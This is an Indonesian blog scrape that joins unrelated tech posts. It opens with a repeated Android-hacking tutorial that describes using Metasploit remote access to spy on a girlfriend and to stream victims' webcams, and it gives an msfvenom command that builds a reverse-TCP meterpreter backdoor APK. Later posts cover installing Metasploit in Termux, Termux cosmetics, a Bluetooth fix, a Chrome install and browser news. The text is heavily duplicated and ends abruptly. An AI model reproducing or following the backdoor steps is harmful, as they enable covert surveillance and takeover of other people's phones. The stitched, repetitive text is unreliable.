Hack Android Beda Jaringan Memakai Kali Linux


pada kesempatan kali ini,saya ingin mengembangkan wacana gimana trik melaksanakan remote android menggunakan metasploit dengan kali linux 2016.2. menyerupai yang kita ketahui,untuk meremote android jarak jauh dan beda jaringan diharapkan ip publik static, ip forwarding dan opsi lainnya. nah pada tutorial kali ini saya bakal melaksanakan testing untuk meremote android temen saya. laba dan kerugian yang di sanggup ada banyak.apa saja yang sanggup di sanggup Setelah melaksanakan remote ke handphone target? berikut ini hanya beberapa contohnya
  1. untuk memanipulasi data
  2. copy dan download data pada target
  3. melihat isi pesan,daftar kontak dan lain-lain
  4. melihat os versi nya
  5. streang live melalui webcam (ini yang paling favorit dan paling sering dilakukan)
  6. upload data (virus,dokumen,dan file-file lainnya)
  7. membuat directory baru
  8. menghapus file dan lainnya
bersama-sama Setelah melaksanakan remote ke sasaran kita sanggup mendapat isu wacana sasaran tersebut,langkah ini dilakukan untuk memata-matai korbannya. jikalau saya dulu untuk memata-matai pacar saya dan komputer kampus saya. namun jangan dipakai untuk hal-hal yang kurang baik ya kawan-kawan. sepakat pribadi saja, Bagi temen-temen yang ingin mencar ilmu wacana hack android,kalian sanggup melihat video tutorial yang saya buat di bawah ini. 
Video tersebut hanya untuk pembelajaran semata,jangan di salah gunakan. resiko ditanggung masing-masing. tutorial diatas saya buat dari hasil percobaan yang saya lakukan dengan mengikuti dari tutorial maxteroit. kalian sanggup mengunjungi website tersebut,Klik disini

Hack Android Beda Jaringan Memakai Kali Linux


pada kesempatan kali ini,saya ingin mengembangkan wacana bagaimana trik melaksanakan remote android menggunakan metasploit dengan kali linux 2016.2. menyerupai yang kita ketahui,untuk meremote android jarak jauh dan beda jaringan diharapkan ip publik static, ip forwarding dan opsi lainnya. nah pada tutorial kali ini saya akan melaksanakan testing untuk meremote android temen saya. laba dan kerugian yang di sanggup ada banyak.apa saja yang sanggup di sanggup sesudah melaksanakan remote ke handphone target? berikut ini hanya beberapa contohnya
  1. untuk memanipulasi data
  2. copy dan download data pada target
  3. melihat isi pesan,daftar kontak dan lain-lain
  4. melihat os versi nya
  5. streang live melalui webcam (ini yang paling favorit dan paling sering dilakukan)
  6. upload data (virus,dokumen,dan file-file lainnya)
  7. membuat directory baru
  8. menghapus file dan lainnya
bersama-sama sesudah melaksanakan remote ke sasaran kita sanggup mendapat isu wacana sasaran tersebut,langkah ini dilakukan untuk memata-matai korbannya. jikalau saya dulu untuk memata-matai pacar saya dan komputer kampus saya. namun jangan dipakai untuk hal-hal yang kurang baik ya kawan-kawan. sepakat pribadi saja, Bagi temen-temen yang ingin mencar ilmu wacana hack android,kalian sanggup melihat video tutorial yang saya buat di bawah ini. 
Video tersebut hanya untuk pembelajaran semata,jangan di salah gunakan. resiko ditanggung masing-masing. tutorial diatas saya buat dari hasil percobaan yang saya lakukan dengan mengikuti dari tutorial maxteroit. kalian sanggup mengunjungi website tersebut,Klik disini

Hack Android Beda Jaringan Memakai Kali Linux


pada kesempatan kali ini,saya ingin mengembangkan wacana bagaimana trik melaksanakan remote android menggunakan metasploit dengan kali linux 2016.2. menyerupai yang kita ketahui,untuk meremote android jarak jauh dan beda jaringan diharapkan ip publik static, ip forwarding dan opsi lainnya. nah pada tutorial kali ini saya akan melaksanakan testing untuk meremote android temen saya. laba dan kerugian yang di sanggup ada banyak.apa saja yang sanggup di sanggup sesudah melaksanakan remote ke handphone target? berikut ini hanya beberapa contohnya
  1. untuk memanipulasi data
  2. copy dan download data pada target
  3. melihat isi pesan,daftar kontak dan lain-lain
  4. melihat os versi nya
  5. streang live melalui webcam (ini yang paling favorit dan paling sering dilakukan)
  6. upload data (virus,dokumen,dan file-file lainnya)
  7. membuat directory baru
  8. menghapus file dan lainnya
bersama-sama sesudah melaksanakan remote ke sasaran kita sanggup mendapat isu wacana sasaran tersebut,langkah ini dilakukan untuk memata-matai korbannya. jikalau saya dulu untuk memata-matai pacar saya dan komputer kampus saya. namun jangan dipakai untuk hal-hal yang kurang baik ya kawan-kawan. sepakat pribadi saja, Bagi temen-temen yang ingin mencar ilmu wacana hack android,kalian sanggup melihat video tutorial yang saya buat di bawah ini. 
Video tersebut hanya untuk pembelajaran semata,jangan di salah gunakan. resiko ditanggung masing-masing. tutorial diatas saya buat dari hasil percobaan yang saya lakukan dengan mengikuti dari tutorial maxteroit. kalian sanggup mengunjungi website tersebut,Klik disini

Hack Android Beda Jaringan Memakai Kali Linux


pada kesempatan kali ini,saya ingin mengembangkan wacana bagaimana cara melaksanakan remote android memakai metasploit dengan kali linux 2016.2. menyerupai yang kita ketahui,untuk meremote android jarak jauh dan beda jaringan diharapkan ip publik static, ip forwarding dan opsi lainnya. nah pada tutorial kali ini saya akan melaksanakan testing untuk meremote android temen saya. laba dan kerugian yang di sanggup ada banyak.apa saja yang sanggup di sanggup sesudah melaksanakan remote ke handphone target? berikut ini hanya beberapa contohnya
  1. untuk memanipulasi data
  2. copy dan download data pada target
  3. melihat isi pesan,daftar kontak dan lain-lain
  4. melihat os versi nya
  5. streang live melalui webcam (ini yang paling favorit dan paling sering dilakukan)
  6. upload data (virus,dokumen,dan file-file lainnya)
  7. membuat directory baru
  8. menghapus file dan lainnya
bersama-sama sesudah melaksanakan remote ke sasaran kita sanggup mendapat isu wacana sasaran tersebut,langkah ini dilakukan untuk memata-matai korbannya. jikalau saya dulu untuk memata-matai pacar saya dan komputer kampus saya. namun jangan dipakai untuk hal-hal yang kurang baik ya kawan-kawan. sepakat pribadi saja, Bagi temen-temen yang ingin mencar ilmu wacana hack android,kalian sanggup melihat video tutorial yang saya buat di bawah ini. 
Video tersebut hanya untuk pembelajaran semata,jangan di salah gunakan. resiko ditanggung masing-masing. tutorial diatas saya buat dari hasil percobaan yang saya lakukan dengan mengikuti dari tutorial maxteroit. kalian sanggup mengunjungi website tersebut,Klik disini

Hack Android Beda Jaringan

selamat sore guys, ane mau bagi-bagi tutorial cara meremote komputer ataupun android jarak jauh. jikalau yang lokal kan temen-temen niscaya sanggup lah. oke tutorial ini saya buat menurut pengalaman saya mengikuti jejak tutorial dari website MAXTEROIT. ente sanggup searching tuh web. ane bakalan buat tutorial ini secara terpisah-pisah semoga kagak bingung. berikut ini bahan-bahan yang mesti kalian siapkan wkwkw. oh iya tutorial ini khusus buat yang belum bisa. pastikan kalian mengikuti setiap langkah-langkahnya,seperti berikut ini :


  1. langkah pertama kalian mesti intall vpn terlebih dahulu, klik disini bro !!! 
  2. langkah kedua ini, kalian tambahkan  auto eth0  di interfaces, caranya buka terminal dan ketikan perintah gedit /etc/network/interfaces
  3. langkah ketiga ini kita  akan menciptakan akun vpn nya dan melaksanakan setting di vpn yang sudah kita install tdi. Klik disini mas bro !! 
  4. setelah langkah diatas final kita akan melaksanakan test port yang akan di gunakan pada backdoor yang akan kita buat nanti. caranya siapkan port yang akan kita gunakan, disini saya memakai port 5555. untuk menguji apakah port nya sudah open atau close kita kunjungi link http://canyouseeme.org/ 
  5. pada gambar diatas, ada ip publik kita yang di sanggup dari vpn yang sudah terkoneksi. nah semoga portnya sanggup di gunakan kita cukup buka terminal dan ketik perintah nc -vlp 5555

  6. setelah itu kalian sanggup menciptakan backdoornya sekarang. pastikan kalian sudah mengikuti langkah - langkah menyerupai diatas. untuk backdoornya kalian sanggup membuatnya melalui veil-evasion atau yang lainnya. atau sanggup memakai perintah dibawah ini
    msfvenom -p android/meterpreter/reverse_tcp LHOST=ip_publik LPORT=5555 R> android.apk
    yang berwarna merah ganti dengan ip publik yang di sanggup dari vpn (pastikan vpn nya udah konek gan). sehabis final terserah kalian mau di pake buat apa wkwkwkw
  7. untu langkah-langka meremotenya kalian sanggup liat di video aja. sekian tutorial dari saya, jikalau ada yang koment banyak kemungkinan tutorial ini akan saya lanjutkan ketahap metasploitnya nanti. alasannya ialah kini lagi capek saya cukupkan hingga disini dulu. terima kasih!! untuk video nya kalian sanggup klik disini!!!

Cara Menciptakan Atau Menambah Sajian Item Di Kali Linux Dengan Alacarte Terbaru

Cara Membuat atau Menambah Menu Item di kali linux dengan Alacarte Terbaru

Pada kesempatan kali ini, aku ingin membagikan sebuah tutorial wacana bagaimana  Cara Membuat atau Menambah Menu Item di kali linux dengan Alacarte Terbaru. mungkin tidak semua orang tau cara untuk menciptakan atau menambah hidangan item baru pada kali linux ini.

Apa sih Alacarte ini?

bagi kalian yang belum tau apa itu alacarte, jadi alacarte ialah sebuah tools yang mempunyai kegunaan untuk melaksanakan penambahan hidangan dengan gampang di linux. bergotong-royong ada cara yang lain untuk menambah hidangan yaitu dengan melaksanakan penambahan script bash dan memanggilnya di terminal. namun kali ini kita hanya membahas mengenai cara memakai alacarte dan cara menambah hidangan memakai alacarte ini.

Bagaimana cara menggunakan  alacarte?

Sebelum kita menuju bagaimana cara memakai alacarte nya, kalian harus menginstalnya terlebih dahulu dengan memakai perintah berikut ini melalui terminal kalian:
sudo apt-get install alacarte
pastikan kalian terkoneksi internet dikala melaksanakan proses penginstallan alacarte nya. untuk size nya sangat kecil dan tidak banyak memakan kuota internet kita.

Setelah selesai melaksanakan proses penginstallan, kalian sanggup mengikuti langkah-langkah berikut ini untuk menambah hidangan gres di linux kalian.
  1. buka terminal kalian dan ketikan perintah "alacarte " kemudian enter. ingat tanpa tanda kutip ya. lihat gambar dibawah ini :
  2. untuk menjalankan aktivitas alacarte
  3. Selanjutnya akan muncul form Main Menu menyerupai gambar dibawah ini
    Tampilan hidangan dari alacarte, bergotong-royong ini ialah main hidangan dari kali linux
  4. Kemudian pada Pojok kanan atas ada Tulisan New Menu dan New Item,kalian klik new item tersebut untuk menciptakan hidangan item baru.kemudian isi menyerupai dibawah ini.
  5. Tampilan sesudah new item di klik
  6. Sesuaikan dengan apa yang ingin kalian buat, pada pola diatas aku menciptakan hidangan item dari linset. pada gambar tersebut kalian sanggup menggantinya dengan icon sesuka kalian tapi diubahsuaikan ukuran gambarnya. sesudah selesai di isi kalian klik ok. dan jangan lupa di close
    Hasil akhir
    kalau teman-teman merasa resah dengan klarifikasi saya, kalian sanggup menonton video di bawah ini untuk melihat tutorialnya secara detail.


Bagaimana cara melaksanakan peniadaan atau proses unistall pada alacarte ?

untuk menghapus atau uninstall terhadap alacarte, kalian sanggup melaksanakan atau memakai perintah berikut ini melalui terminal kalian:

  • sudo apt-get remove alacarte
  • sudo apt-get remove --auto-remove alacarte

Sekian tutorial ini aku buat atas pengalaman yang telah aku dapatkan. biar tutorial wacana bagaimana Cara Membuat atau Menambah Menu Item di kali linux dengan Alacarte Terbaru ini sanggup bermanfaat dan mempunyai kegunaan untuk sahabat berguru semuanya. Terima kasih atas kunjungannya. 


Cara Install Metasploit Di Termux Android Otomatis Terbaru

Cara Install Metasploit Di Termux Android  otomatis Terbaru 


Kali ini kita akan berguru menginstall metasploit di Termux android kita. mungkin kalian sudah tidak aneh lagi dengan yang namanya termux dan metasploit. metasploit ini biasanya dulu aku gunakan untuk meremote handphone android milik sahabat aku dan bisa untuk beda jaringan dan secara satu jaringan. ddns juga berperan baik kalau kalian bisa menerapkannya dalam backdoor kalian. disini aku hanya akan memperlihatkan clue saja dan yang mempraktekannya yaitu kalian. tutorial ini aku ambil dari website ereldulugan.wordpress.com yang akan aku tulis ulang tapi bukan copas isi artikelnya.

dulu aku sering bermain di kali linux tapi alasannya laptopnya sudah dijual dan aku memanfaatkan android aku untuk mengenang kembali masa-masa ketika memakai metasploit di kali linux dulu. mungkin penggunaan metasploit di versi android ini tidak terlalu banyak yang berubah dan cara menciptakan backdoornya pun masih sama.

eksklusif saja kita ke langkah-langklah menginstall metasploitnya di termux android kita. ikuti langkah berikut ini:
  1. download termux di playstore dan buka termux kalian
  2. jika ini gres pertama kali kalian menginstall termux maka menyerupai biasa kita akan melaksanakan update dan upgrade
    apt update && apt upgrade
  3. selanjutnya kita akan menginstall git dengan perintah di bawah ini
    apt install git
  4. setelah menginstall git kita akan mendownload file script untuk menginstall secara otomatis metasploitnya. gunakan perintah dibawah ini
    git clone https://github.com/Hax4us/Metasploit_termux
  5. setelah masuk ke directori kawasan script di download kita akan merubah permission pada file tersebut dengan memakai perintah di bawah ini
    cd Metasploit_termux
    chmod +x metasploit.sh
  6. skrang kita akan mengeksekusi file script tersebut dengan perintah di bawah ini
    sh metasploit.sh
  7. tunggu proses install hingga selesai. biasanya proses install nya cukup usang bergantung koneksi internet juga. sehabis simpulan maka akan secara otomatis menjalankan metasploitnya.
  8. jika kalian belum tau cara menjalankan perintah untuk memanggil metasploitnya, maka kalian bisa mengikuti step di bawah ini yaitu masuk ke directory folder metasploit-faremworknya kemudian gunakan perintah msfconsole.
     Cara Install Metasploit Di Termux Android Cara Install Metasploit Di Termux Android otomatis Terbaru
    Hasil sehabis simpulan install metasploit
     
Proses install sudah simpulan dan kalian bisa memakai metasploitnya sesuai kebutuhan kalian. gunakan semua sesuai kebutuhan saja, gunakan dengan bijak, semua resiko di tanggung sendiri. sekian tutorial kali ini, supaya bermanfaat untuk teman-teman semua.

Terima Kasih kepada website gztutorial atas tutorialnya.

Cara Menghapus Text Welcome To Termux Atau How To Remove Text Welcome To Termux

Cara Menghapus Text Welcome To Termux atau How To Remove Text Welcome To Termux


Remove Text Welcome To Termux - Kali ini kita akan mencar ilmu bagaimana cara mengahapus text welcome pada aplikasi termux. termux yakni sebuah aplikasi terminal yang berbasis linux debian yang terinstall untuk android. kegunaan termux ini banyak sekali, kita sanggup menjalankan perintah linux di termux tanpa harus melaksanakan root terhadap device kita. namun ada beberapa permasalahan tertentu terkadang membutuhkan kanal root. 

Pada kesempatan kali ini kita akan mencar ilmu bagaimana cara menghapus text welcome pada termux ini, tujuan menghapusnya yakni alasannya yakni aku risih melihatnya dan selain itu aku ingin mempercantik tampilan termux aku nanti. untuk mempercantik nya kalian sanggup melihatnya pada artikel aku disini. 

Langsung saja kita mulai dengan mengikuti tutorial yang aku berikan dibawah ini:

  1. Buka aplikasi termux kalian dan lihat gambar berikut ini sebelum goresan pena welcome to termux kita hapus.
     Cara Menghapus Text Welcome To Termux atau How To Remove Text Welcome To Termux Cara Menghapus Text Welcome To Termux atau How To Remove Text Welcome To Termux
  2. Untuk menghapus goresan pena tersebut sangat gampang sekali, kalian sanggup menghapusnya dengan memakai perintah berikut ini
    touch .hushlogin
    Berikut ini teladan penulisan pada terminal termux
  3. Setelah itu kalian buka terminal gres atau kalian close termuxnya dengan perintah exit dan buka kembali aplikasi termux nya. maka akan tampil menyerupai pada gambar dibawah ini
  4. Berikut ini video tutorial yang sanggup kalian tonton kalau kalian merasa galau dengan goresan pena di blog ini


  • Demikianlah Cara Menghapus Text Welcome To Termux atau How To Remove Text Welcome To Termux. untuk tutorial mempercantik termuxnya kalian sanggup membacanya disini. semoga tutorial kali ini sanggup bermanfaat untuk kalian semua. Terima kasih sudah berkunjung!!

    Cara Mempercantik Tampilan Termux Atau Menciptakan Termux Terlihat Lebih Keren Sedikit

    Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit


    Mempercatik Tampilan termux - Kali ini kita akan melanjutkan bagaimana cara mempercantik Tampilan Termux kita agar terlihat lebih keren. disini kita membutuhkan koneksi internet serta tidak perlu melaksanakan root terhadap device kita. 

    Termux sendiri sanggup dipakai untuk mengeksekusi perintah sama hal dengan terminal yang ada pada linux pada umumnya. perintah tersebut kita gunakan sesui dengan kebutuhan kita masing-masing. kita juga sanggup menginstall serta menjalankan tools hacking menyerupai metasploit di termux. namun kali ini kita tidak membahas cara melaksanakan hacking dengan metasploit ditermux, tapi bagaimana mempercantik tampilan termux kita.

    pribadi saja kita mulai bagaimana cara mempercantik tampilan termux kita dengan cara mengikuti langkah-langkah yang aku berikan berikut ini:


    1.  Pastikan kalian sudah menghapus goresan pena Welcome text yang ada di atas termux. cara kalian sanggup melihatnya pada artikel sebelumnya. klik disini untuk membaca nya. sesudah kalian membaca nya lalu kita lanjut ke langkah berikutnya
    2.  Pada langkah ini kita akan mulai mengupdate dan mengupgrade termux kita dengan perintah berikut ini
      apt update && apt upgrade -y
    3. Setelah melaksanakan update dan upgrade, lalu kita install figletnya dengan perintah sebagai berikut ini
      apt install figlet
    4. Selanjutnya kita akan menginstall lolcat. lolcat ini yang berkhasiat untuk merubah warna pada character nanti. sebelum menginstall lolcat kita wajib menginstall rubi dengan cara menyerupai berikut ini
      apt install ruby
      install lolcat dengan perintah dibawah ini
      gem install lolcat
    5. Setelah menginstall figlet dan lolcat, selanjutnya kita akan menginstall nano. nano ini yaitu text editor yang berjalan pada terminal untuk mengedit bashrc kita nanti. cara menginstallnya yaitu dengan mengeksekusi perintah berikut ini
      apt install nano
    6. Selanjutnya kita akan mulai menerapkan perintah figlet dan lolcat pada bashrc kita. gunakan perintah berikut ini
      nano .bashrc
    7. Setelah itu kalian ketikan menyerupai pada gambar dibawah ini
      figlet -f standard "AI" | lolcat
      date | lolcat
    8. Perintah Figlet -f, -f disini kita akan memperlihatkan perintah penggunaan font. sedangkan standard yaitu nama font yang di sediakan oleh figlet. pilihan font pada figlet ada bermacam-macam menyerupai standard, small,big dan masih banyak lain nya. perintah date untuk menampilkan tanggal. perintah lolcat memberi warna pada setiap goresan pena atau text. untuk menyimpan nya kalian hanya perlu menahan Tombol volume bawah + X > ketik Y > enter. 
    9. Setelah selesai tersimpan kalian sanggup close aplikasi termux dengan perintah exit dan buka kembali termux kalian. maka akan tampil menyerupai pada gambar berikut ini
      hasil akhirnya

    10. Sedikit pelengkap buat teman-teman yang ingin menambahkan cowsay dan neofetch ke dalam termux, kalian sanggup mendownload cowsay dan neofetch dengan memakai perintah berikut ini
      apt install cowsay
      sesudah itu install juga neofetch dengan perintah di bawah ini
      apt install neofetch
    11. Selanjutnya kalian sanggup menambahkan perintah cowsay dan neofetch kedalam bashrc memakai nano editor. perintah cowsay yang dimasukan ke bashrc yaitu sebagai berikut

      cowsay -f eyes Selamat Datang AI | lolcat
      sedangkan perintah neofetch sanggup kalian gunakan dengan perintah dibawah ini
      neofetch
      Jika kalian sanksi masing-masing perintah di terminal maka kalian akan mendapat hasil menyerupai dibawah ini
       Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit  Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit
      Hasil dari perintah Cowsay

       Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit  Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit
      Hasil Dari perintah  Neofetch
    Berikut ini video tutorial yang sanggup kalian tonton jikalau kalian merasa gundah dengan tutorial yang aku berikan:

    Sekian tutorial tentang Cara Mempercantik Tampilan Termux atau menciptakan Termux terlihat Lebih Keren Sedikit. semoga sanggup bermanfaat untuk kita semua. terima kasih!!

    Cara Mengatasi Bluetooth Yang Tidak Berfungsi Normal Atau Error Pada Kali Linux 2019.1

    Fix Bluetooth Pada kali Linux - Saat pertama kali menginstall linux pada laptop atau pc kalian, tentu saja ada beberapa problem yang harus kita selesaikan. di kali linux ada beberapa problem yang paling sering ditemukan ibarat audio mute, bluetooth yang error.

    Kali ini bluetooth aku tidak berjalan semestinya, alasannya ialah saat menghidupkan bluetooth di kali linux aku tidak melihat bluetoth ini melaksanakan pencarian terhadadap perangkat gres lainnya. 
     Saat pertama kali menginstall linux pada laptop atau pc kalian Cara Mengatasi Bluetooth yang Tidak Berfungsi Normal Atau Error Pada Kali Linux 2019.1

    padahal sudah aku hidupkan bluetooth hp aku tapi di kali linux tidak berhasil mendeteksi nya. hal ini terjadi alasannya ialah software bluetooth di kali linux tidak melaksanakan scanning untuk menemukan perangkat bluetooth yang aktif.

    untuk mengaktifkan fitur scanning ini kita wajib mengaktifkan service bluetooth yang tidak aktif pada kali linux. jadi bukan problem hardware ya guys tapi memang service bluetooth nya yang mesti kita aktifkan dahulu.

    berikut ini cara mengatasi bluetooth pada kali linux yang tidak berjalan semestinya dengan mengikuti tutorial di bawah ini:

    1. buka terminal kalian dan ketikan perintah "lsmod | grep bluetooth" lalu enter
       Saat pertama kali menginstall linux pada laptop atau pc kalian Cara Mengatasi Bluetooth yang Tidak Berfungsi Normal Atau Error Pada Kali Linux 2019.1
    2. selanjutnya sanksi perintah enable bluetooth service nya, gunakan perintah "systemctl enable bluetooth.service" dan enter
    3. setelah itu jalankan service dengan perintah systemctl start bluetooth.service
       Saat pertama kali menginstall linux pada laptop atau pc kalian Cara Mengatasi Bluetooth yang Tidak Berfungsi Normal Atau Error Pada Kali Linux 2019.1
    4. dan kini silahkan restart kali linux nya lalu aktifkan bluetoothnya.
    Selamat alasannya ialah bluetooth kalian sudah berfungsi normal kembali. silahkan coba hidupkan perangkat hp kalian dan koneksikan dengan kali linux kalian. punya aku sendiri sudah berhasil dan berfungsi normal kembali.

    Silahkan kalian ikuti tutorial diatas dan agar sanggup membantu mengatasi problem bluetooth kalian. 

    Jangan lupa untuk share ke teman-teman kalian untuk membantu membagikan gosip yang bermanfaat. terima kasih sudah mampir..!

    Cara Install Google Chrome Di Kali Linux Dan Fix Chrome Tidak Sanggup Di Buka Di Linux

    Tutorial Install Chrome Full di Linux - Google Chrome yakni sebuah browser yang sanggup di install di multi platform. chrome ini mempunyai kelebihan ketimbang dengan browser lain, contohnya saja ektension yang lebih banyak, tampilan yang lebih ramah yang sanggup buat kita jadi lebih nyaman dikala browsing.

    Untuk teman-teman yang memakai Kali linux dan ingin menginstall google chrome ini sanggup menginstallnya dengan cara sebagai berikut:
    1. Buka website chrome dan silahkan klik download, klik aja disini!!
       Google Chrome yakni sebuah browser yang sanggup di install di multi platform Cara Install Google Chrome Di Kali Linux dan Fix Chrome Tidak Dapat Di Buka DI Linux

    2. setelah itu pilih chrome sesuai dengan type os kalian, disini alasannya kali linux ini menyerupai base nya dengan ubuntu jadi kalian sanggup download yang ada option ubuntu nya.
       Google Chrome yakni sebuah browser yang sanggup di install di multi platform Cara Install Google Chrome Di Kali Linux dan Fix Chrome Tidak Dapat Di Buka DI Linux
    3. setelah itu kalian buka terminal kalian dan ketikan perintah apt-get update && apt-get upgrade -y enter
    4. setelah itu jalan perintah ini cd Downloads dan sehabis itu ketikan perintah ls untuk melihat daftar file yang ada pada folder downloads
    5. Kemudian install chrome dengan perintah dpkg -i google-chrome-stable_current_amd64.deb
    6. setelah itu kalau ada error depencies yang belum terinstall kalian sanggup gunakan perintah apt-get install -f
    7. selanjutnya silahkan buka google chrome kalian melalui terminal atau melalui ikon google chrome yang ada pada menu. kalau dari terminal gunakan perintah google-chrome

    Jika google chrome tidak terbuka atau tidak berjalan semestinya, maka kalian sanggup mengatasi nya dengan menambahkan script pada file google-chrome nya. ikuti langkah di bawah ini:
    1. buka terminal kalian dan ekseskusi perintah gedit /opt/google/chrome/google-chrome dan tambahkan arahan script ini --user-data-dir %U --test-type  --no-sandbox --process-per-site --disk-cache-dir=/tmp/cache --disable-rich-notifications 
    2. perhatikan gambar di bawah ini untuk pemasangan arahan diatas
       Google Chrome yakni sebuah browser yang sanggup di install di multi platform Cara Install Google Chrome Di Kali Linux dan Fix Chrome Tidak Dapat Di Buka DI Linux
      scroll paling bawah dan perhatikan pemasangan menyerupai yang aku tanda pada gambar
    3. sampai disini jawaban proses pemasangannya. 
    Seharusnya google chrome kalian kini sudah sanggup di buka dan berjalan dengan normal. kalau kalian masih merasa resah silahkan tinggalkan komentarnya. selamat mencoba dan biar berhasil.

    Terima kasih sudah mampir..!!

    Firefox Releases Super Fast Quantum Browser -- Much Faster Than Chrome


    Firefox has released its much awaited Firefox 57 also known as Quantum web browser for Mac, Windows, Linux, Android and iOS users. This new browser according to Mozilla Foundation defeats Google Chrome in terms of speed, RAM usage, power consumption and others.

    The new Firefox browser has a new design and overhauled core that includes a merk new next-generation CSS engine that is written in Mozilla's Rust programming language called stylo.

     Firefox Quantum web browser is the first browser to to use  multicore processors and offer 2x times faster browsing experience while consuming just 30 percent less than Google Chrome.

     One of the biggest selling point of the Quantum is the small RAM consumption rate compared to Google Chrome. The Firefox Quantum browser takes less processing memory when a user opens multiple tabs than Chrome browser.

     Quantum was made possible with the help of 700 authors that volunteered to contribute to the code and it then took Firefox a year to complete the project.

    The new Firefox has a built in screenshot functionality, improved tracker blocking and support for WebVR so as to enable websites take advantage of VR headsets. There is also an add in support for AMD VP9hardware video decoding during playback in an attempt to reduce power consumption to help combat battery drainage.

    While the Android and iOS version of Firfox57 is set to be rolled out in a few days time, you can download the new super fast Quantum Firefox browser for your desktop here.

    Ubuntu Touch Mobile Os Will Soon Run Android Apps With Anbox


    Ubuntu Touch is the touch-friendly mobile version of Ubuntu Linux, designed and developed by Canonical. However, Canonical later ended their support for the Ubuntu Touch and ever since then the UBports community has been taking care of the project.

    The UBports community consists of developers and users who came together to keep Ubuntu Touch alive after Canonical abandoned the Ubuntu project. The community develops, integrates new features so as to make the user experience as best as they can.

    According to the latest developments, the UBports community has announced the inauguration of project Anbox, a new feature on Ubuntu Touch for running apps.

    Anbox which stands for Android-in-a-box, will aid Ubuntu Touch users to run Android apps on a Linux distro using a container-based approach for maximum security and performance. This approach needs lesser resources than emulating complete Android kernel.

    This development is a good one as it would attract new users and also give Ubuntu Touch users access to tons of apps that aren't available on the Touch platform.

    So far, Anbox is available in pre-alpha stage for Ubuntu desktop and would soon be available within a few weeks for Ubuntu Touch. The feature would also be added as an optional feature to Ubuntu Touch.

    Ubuntu Touch Mobile Os Will Soon Run Android Apps With Anbox


    Ubuntu Touch is the touch-friendly mobile version of Ubuntu Linux, designed and developed by Canonical. However, Canonical later ended their support for the Ubuntu Touch and ever since then the UBports community has been taking care of the project.

    The UBports community consists of developers and users who came together to keep Ubuntu Touch alive after Canonical abandoned the Ubuntu project. The community develops, integrates new features so as to make the user experience as best as they can.

    According to the latest developments, the UBports community has announced the inauguration of project Anbox, a new feature on Ubuntu Touch for running apps.

    Anbox which stands for Android-in-a-box, will aid Ubuntu Touch users to run Android apps on a Linux distro using a container-based approach for maximum security and performance. This approach needs lesser resources than emulating complete Android kernel.

    This development is a good one as it would attract new users and also give Ubuntu Touch users access to tons of apps that aren't available on the Touch platform.

    So far, Anbox is available in pre-alpha stage for Ubuntu desktop and would soon be available within a few weeks for Ubuntu Touch. The feature would also be added as an optional feature to Ubuntu Touch.

    Ubuntu Touch Mobile Os Will Soon Run Android Apps With Anbox


    Ubuntu Touch is the touch-friendly mobile version of Ubuntu Linux, designed and developed by Canonical. However, Canonical later ended their support for the Ubuntu Touch and ever since then the UBports community has been taking care of the project.

    The UBports community consists of developers and users who came together to keep Ubuntu Touch alive after Canonical abandoned the Ubuntu project. The community develops, integrates new features so as to make the user experience as best as they can.

    According to the latest developments, the UBports community has announced the inauguration of project Anbox, a new feature on Ubuntu Touch for running apps.

    Anbox which stands for Android-in-a-box, will aid Ubuntu Touch users to run Android apps on a Linux distro using a container-based approach for maximum security and performance. This approach needs lesser resources than emulating complete Android kernel.

    This development is a good one as it would attract new users and also give Ubuntu Touch users access to tons of apps that aren't available on the Touch platform.

    So far, Anbox is available in pre-alpha stage for Ubuntu desktop and would soon be available within a few weeks for Ubuntu Touch. The feature would also be added as an optional feature to Ubuntu Touch.

    Warning: This Critical Bluetooth Security Flaw Puts Every Android, Ios And Windows Users At The Mercy Of Cyber-Criminals


    Android, and iOS users are advised to update their device so as not to fall prey to cyber criminals who might use this newly discovered Bluetooth flaw to exploit you.
